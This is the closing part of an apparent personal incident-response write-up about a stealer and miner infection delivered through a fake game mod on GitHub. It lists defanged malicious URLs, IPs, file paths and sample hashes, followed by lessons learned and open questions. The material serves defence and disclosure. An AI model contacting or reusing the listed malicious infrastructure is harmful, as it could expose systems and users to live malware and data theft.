%TEMP%\python3\pyarmor_runtime_*
%TEMP%\python3\pythonmemorymodule
%TEMP%\python3\windows\injection.py
%TEMP%\python3\windows\crypto\dpapi.py
%LOCALAPPDATA%\Programs\Python\Python399\python3\exec.py
Network
hxxps://nomgwenya[.]co[.]za/js/settings?win=25
hxxps://postprocesser[.]com/.well-known/pki-validation/go/python3[.]zip
hxxps://postprocesser[.]com/.well-known/pki-validation/go/boing
hxxps://cosmoplanets[.]net/.well-known/pki-validation/go/boing
hxxp://ip-api[.]com/json
hxxps://store-eu-par-1[.]gofile[.]io/contents/uploadfile
api[.]gofile[.]io
store9[.]gofile[.]io
store-eu-par-5[.]gofile[.]io
api[.]trycloudflare[.]com
region1[.]v2[.]argotunnel[.]com
region2[.]v2[.]argotunnel[.]com
probe[.]cftunnel[.]com
www[.]gyan[.]dev
release-assets[.]githubusercontent[.]com
hxxps://wormhole[.]app/api
wss://wormhole[.]app/websocket
pool[.]hashvault[.]pro
Observed or related IPs:
185.84.98.5
185.84.98.85
51.75.242.210
51.159.107.119
94.139.32.9
195.154.100.106
104.16.230.132
198.41.192.67
198.41.192.7
198.41.200.13
208.95.112.1
208.94.117.187
185.199.109.133
162.159.138.232
104.21.92.55
172.67.186.209
172.67.206.54
188.114.96.1
Hashes
Chapter.Skip.zip
SHA256 861AE8B9A0E41A82E47DCC7B590A811CCDBBB4784E9C055628EBA64584881499

ChapterSkip.dll
SHA256 C792B19826BE17FAA3164C5A77D42DCC07002080B690C8527F73C1CF000880EA

vscode-bootstrap.cmd
SHA256 C506E1A058E6D1EC3DF90BE91817619BC3BEE8A7806E34E5C1D169F999347808

Embedded JavaScript VM
SHA256 FD022B5CDE7C1B1DD0A2ECE3FDD6876EE8DE81596581B72D46B8432D05DBCE27

py.zip / python3.zip
SHA256 6D9379E365A4DA282531D7F234C69EEFA48567C01BA173B462E907A1DDFC71B2

exec.py
SHA256 6FF4C76B33D43B6B7CC6714DB30EB10EE4C2B79430F7B4ACCBA04AB49B62BE76

Recovered Go stage / go_payload.exe
SHA256 EDCCE8F1DA6AC154A0E4D6FA1B4DFA4F06122E77951EA4A54C0BA91A174C5FF2
SHA1   E3007DFEB3D3D0D7B232200AF409AF387F20441D
MD5    A5FFE2141E12DC1F7E0A844FA51BD0CC
Lessons Learned
1. GitHub Is Not a Trust Boundary
Everyone knows this, but people still act differently when a project is on GitHub.
A repository can look normal. A release can look normal. A DLL can have a plausible mod name. None of that means it is safe!
2. Game Modding Is a Great Lure
Mod users are used to copying DLLs around, disabling warnings, and trusting random GitHub/NexusMods links. That makes the ecosystem very attractive for malware.
3. “The Browser Encrypts Passwords” Is Not Enough
It encrypts them for offline protection and local-user separation. It does not save you once malware runs as you.
4. Logging Defaults and AV Software Are Bad
Firewall connection logging was off. DNS operational logging was off. Prefetch was not enough. Windows Defender did not scream about the process injection at all.
In fact, Windows Defender has not detected anything during the infection!
If this had been an enterprise machine with Sysmon, EDR, DNS logs, and proxy logs, the upload question might have been answerable.
On a normal personal Windows box, you often find out too late that the evidence you wanted was never collected.
Remaining Questions For More Skilled Reverse Engineers
The questions I still want answered:
- What exactly is inside the 474-byte decoded
REALTEKAUDIOenvironment variable? - Was the final uploaded archive from my real host created successfully?
- What was the real runtime
uploadUrlduring my infection? - Is the Gofile path a separate exfil route, a fallback route, or a different branch from the Wormhole/B2 upload-auth logic?
- What exactly was exposed through the Cloudflare Tunnel-style
calc.exe tunnel --url ...process? - Was the miner a separate payload fetched by the Go watchdog path?
- Did
dllhost.exeactually contain a miner in memory? - Is the
Akira Stealerlabel precise for this exact payload, or just the closest public family name? - Who uploaded and operated the fake GitHub/Nexus mod?
- Was the abused South African website compromised through a commodity web exploit, stolen credentials, or something else?
Some of these may never be answered. That is normal in incident response, but still annoying.
References
- MalwareBazaar sample: https://bazaar.abuse.ch/sample/edcce8f1da6ac154a0e4d6fa1b4dfa4f06122e77951ea4a54c0ba91a174c5ff2
- In-depth triage: https://tria.ge/260617-ysv7gacz2n/behavioral1
- ComfyUI issue: Malicious Distribution of Akira Stealer via “Upscaler_4K” Custom Nodes in Comfy Registry
- Abstract Security: Contagious Interview: Evolution of VS Code and Cursor Tasks Infection Chains - Part 1
- XMRig pool configuration: xmrig.com/docs/miner/config/pool
- XMRig RandomX optimization guide: xmrig.com/docs/miner/randomx-optimization-guide
Final Thoughts
This incident was pretty embarrassing, but useful.
It is very easy to talk about malware analysis as if every sample starts in a VM with a neat SHA-256 and a coffee next to IDA. Real incidents are messier. You notice a weird process, pull one thread, and suddenly you are looking at a two-week-compromise, browser profiles, PyArmor, Go metadata, Wormhole upload auth, Gofile traffic, Cloudflare Tunnel weirdness, and a probable Monero miner sitting in dllhost.exe.
The conclusion is that developer and modding workflows are high-trust environments. Attackers know that. They do not need a browser exploit if they can convince you to run their “helper”, “mod”, “task”, “custom node”, or “bootstrapper” yourself.
In my case, the lure was a fake Resident Evil 9 mod…